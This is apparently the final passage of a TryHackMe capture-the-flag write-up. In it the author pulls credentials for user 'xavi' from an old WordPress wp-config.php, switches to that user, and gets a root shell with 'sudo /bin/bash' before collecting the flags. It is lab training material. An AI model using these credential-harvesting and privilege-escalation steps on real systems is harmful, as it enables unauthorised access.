




And we got the contents of the old wordpress zip file let's see the wp-config.php file if there is any other creds that we can use.


Credential for user xavi

command ⇒ cat wp-config.php



We finally now move to the last user in the home directory that is xavi let's su into xavi to see what does he has for us.

command ⇒ su xavi



Now that we are in xavi lets explore and our little exploration starts with does he have any sudo priv


command ⇒ sudo -l

command ⇒ sudo /bin/bash

We saw that xavi can use sudo fully so we just spawn as root shell using /bin/bash command and we got root from xavi.


User.txt and Root.txt

command ⇒ cat user.txt



I kinda forgot that we need to collect flags so i missed the user.txt flag above but i am showing it here if you ls into diego the first foothold you would find the user flag there and the root flag is in the root directory.

TryHackMe



Note: Fun Challenge took me some time to get this but at the end of the day i got it.